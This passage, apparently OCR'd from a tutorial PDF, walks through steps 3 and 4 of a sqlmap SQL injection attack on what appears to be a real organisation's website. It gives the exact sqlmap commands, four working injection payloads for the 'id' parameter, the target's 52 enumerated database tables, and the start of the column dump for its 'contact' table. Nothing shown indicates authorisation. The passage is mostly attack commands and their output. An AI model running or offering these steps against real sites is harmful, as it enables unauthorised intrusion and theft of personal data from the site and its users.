



Step 3:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy –tables





File Edit View Search Terminal Help
Type: UNION query
Title: Generic UNION query (NULL) - 13 columns
Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e5561617754625
44761714168455a6b,0x7171766271),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- QgCJ

[22:13:08] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:13:08] [INFO] fetching tables for database: 'ssy_datassy'
[22:13:09] [INFO] used SQL query returns 52 entries
[22:13:09] [INFO] retrieved: 'article'
[22:13:09] [INFO] retrieved: 'audios'
[22:13:09] [INFO] retrieved: 'careers'
[22:13:09] [INFO] retrieved: 'category'
[22:13:09] [INFO] retrieved: 'category_master'
[22:13:10] [INFO] retrieved: 'centre'
[22:13:10] [INFO] retrieved: 'city'
[22:13:10] [INFO] retrieved: 'contact'
[22:13:10] [INFO] retrieved: 'country'
[22:13:10] [INFO] retrieved: 'donate_item'
[22:13:11] [INFO] retrieved: 'donate_master'
[22:13:11] [INFO] retrieved: 'donations'
[22:13:11] [INFO] retrieved: 'enquiry'
[22:13:11] [INFO] retrieved: 'enroll_list'
[22:13:12] [INFO] retrieved: 'events'
[22:13:12] [INFO] retrieved: 'faqs'
[22:13:12] [INFO] retrieved: 'feedback'
[22:13:13] [INFO] retrieved: 'festivals'
[22:13:13] [INFO] retrieved: 'guruvani'
[22:13:13] [INFO] retrieved: 'image_album'
[22:13:13] [INFO] retrieved: 'item_master'
[22:13:13] [INFO] retrieved: 'item_master_old'
[22:13:14] [INFO] retrieved: 'language'
[22:13:14] [INFO] retrieved: 'level0'
[22:13:14] [INFO] retrieved: 'level1'
[22:13:14] [INFO] retrieved: 'level2'


File Edit View Search Terminal Help
[22:13:13] [INFO] retrieved: 'festivals'
[22:13:13] [INFO] retrieved: 'guruvani'
[22:13:13] [INFO] retrieved: 'image_album'
[22:13:13] [INFO] retrieved: 'item_master'
[22:13:13] [INFO] retrieved: 'item_master_old'
[22:13:14] [INFO] retrieved: 'language'
[22:13:14] [INFO] retrieved: 'level0'
[22:13:14] [INFO] retrieved: 'level1'
[22:13:14] [INFO] retrieved: 'level2'
[22:13:15] [INFO] retrieved: 'level3'
[22:13:15] [INFO] retrieved: 'level4'
[22:13:15] [INFO] retrieved: 'level5'
[22:13:16] [INFO] retrieved: 'livevideo'
[22:13:16] [INFO] retrieved: 'media'
[22:13:16] [INFO] retrieved: 'place'
[22:13:16] [INFO] retrieved: 'registerevent'
[22:13:16] [INFO] retrieved: 'schedule'
[22:13:16] [INFO] retrieved: 'schedule_old'
[22:13:17] [INFO] retrieved: 'serveitems'
[22:13:17] [INFO] retrieved: 'slider_images'
[22:13:17] [INFO] retrieved: 'state'
[22:13:17] [INFO] retrieved: 'step1'
[22:13:17] [INFO] retrieved: 'step2'
[22:13:18] [INFO] retrieved: 'step3'
[22:13:18] [INFO] retrieved: 'step4'
[22:13:18] [INFO] retrieved: 'step5'
[22:13:18] [INFO] retrieved: 'subcategory'
[22:13:19] [INFO] retrieved: 'testimonial'
[22:13:19] [INFO] retrieved: 'type'
[22:13:19] [INFO] retrieved: 'upnishad'
[22:13:20] [INFO] retrieved: 'users'
[22:13:20] [INFO] retrieved: 'video_gallery'
[22:13:20] [INFO] retrieved: 'videos'
[22:13:20] [INFO] retrieved: 'wallpaper'
[22:13:21] [INFO] retrieved: 'wishto_gift'
Database: ssy_datassy
[52 tables]



File Edit View Search Terminal Help
[22:13:20] [INFO] retrieved: 'videos'
[22:13:20] [INFO] retrieved: 'wallpaper'
[22:13:21] [INFO] retrieved: 'wishto_gift'
Database: ssy_datassy
[52 tables]
+----------------+
| language |
| article |
| audios |
| careers |
| category |
| category_master |
| centre |
| city |
| contact |
| country |
| donate_item |
| donate_master |
| donations |
| enquiry |
| enroll_list |
| events |
| faqs |
| feedback |
| festivals |
| guruvani |
| image_album |
| item_master |
| item_master_old |
| level0 |
| level1 |
| level2 |
| level3 |
| level4 |
| level5 |
| livevideo |
| media |
| place |



File Edit View Search Terminal Help
| item_master_old |
| level0 |
| level1 |
| level2 |
| level3 |
| level4 |
| level5 |
| livevideo |
| media |
| place |
| registerevent |
| schedule |
| schedule_old |
| serveitems |
| slider_images |
| state |
| step1 |
| step2 |
| step3 |
| step4 |
| step5 |
| subcategory |
| testimonial |
| type |
| upnishad |
| users |
| video_gallery |
| videos |
| wallpaper |
| wishto_gift |
+----------------+
[22:13:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'
[*] ending @ 22:13:21 /2019-09-25/
root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy -T contact --columns


Step 4:- sqlmap -u https://ssy.org/details.php?id=1 -D ssy_datassy -T contact --columns

```
File  Edit  View  Search  Terminal  Help
[22:13:21] [INFO] fetched data logged to text files under '/root/.sqlmap/output/ssy.org'

[*] ending @ 22:13:21 /2019-09-25/

root@kali:~# sqlmap -u https://ssy.org/detail.php?id=1 -D ssy_datassy -T contact --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
pplicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 22:14:31 /2019-09-25/

[22:14:31] [INFO] resuming back-end DBMS 'mysql'
[22:14:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 6971=6971 AND 'oHMc'='oHMc

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 1120 FROM(SELECT COUNT(*),CONCAT(0x71766b7a71,(SELECT (ELT(1120=1120,1))),0x7171766271,FLOOR(RAND(0)*2))x FROM INFORMAT
ION_SCHEMA.PLUGINS GROUP BY x)a) AND 'YnhS'='YnhS

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'gjLD'='gjLD

    Type: UNION query
    Title: Generic UNION query (NULL) - 13 columns
    Payload: id=-2695' UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x71766b7a71,0x6a74426b714c4f66584b5845717a6259734b71494c5249484e5561617754625
44761714168455a6b,0x7171766271),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- QgCJ
---
[22:14:32] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL >= 5.0
[22:14:32] [INFO] fetching columns for table 'contact' in database 'ssy_datassy'
[22:14:32] [INFO] used SQL query returns 26 entries
[22:14:33] [INFO] retrieved: 'id','int(11)'
[22:14:33] [INFO] retrieved: 'country','int(11)'
[22:14:33] [INFO] retrieved: 'state','int(11)'
[22:14:34] [INFO] retrieved: 'city','int(11)'
[22:14:34] [INFO] retrieved: 'place','int(11)'
[22:14:35] [INFO] retrieved: 'name','varchar(200)'
[22:14:35] [INFO] retrieved: 'address','text'
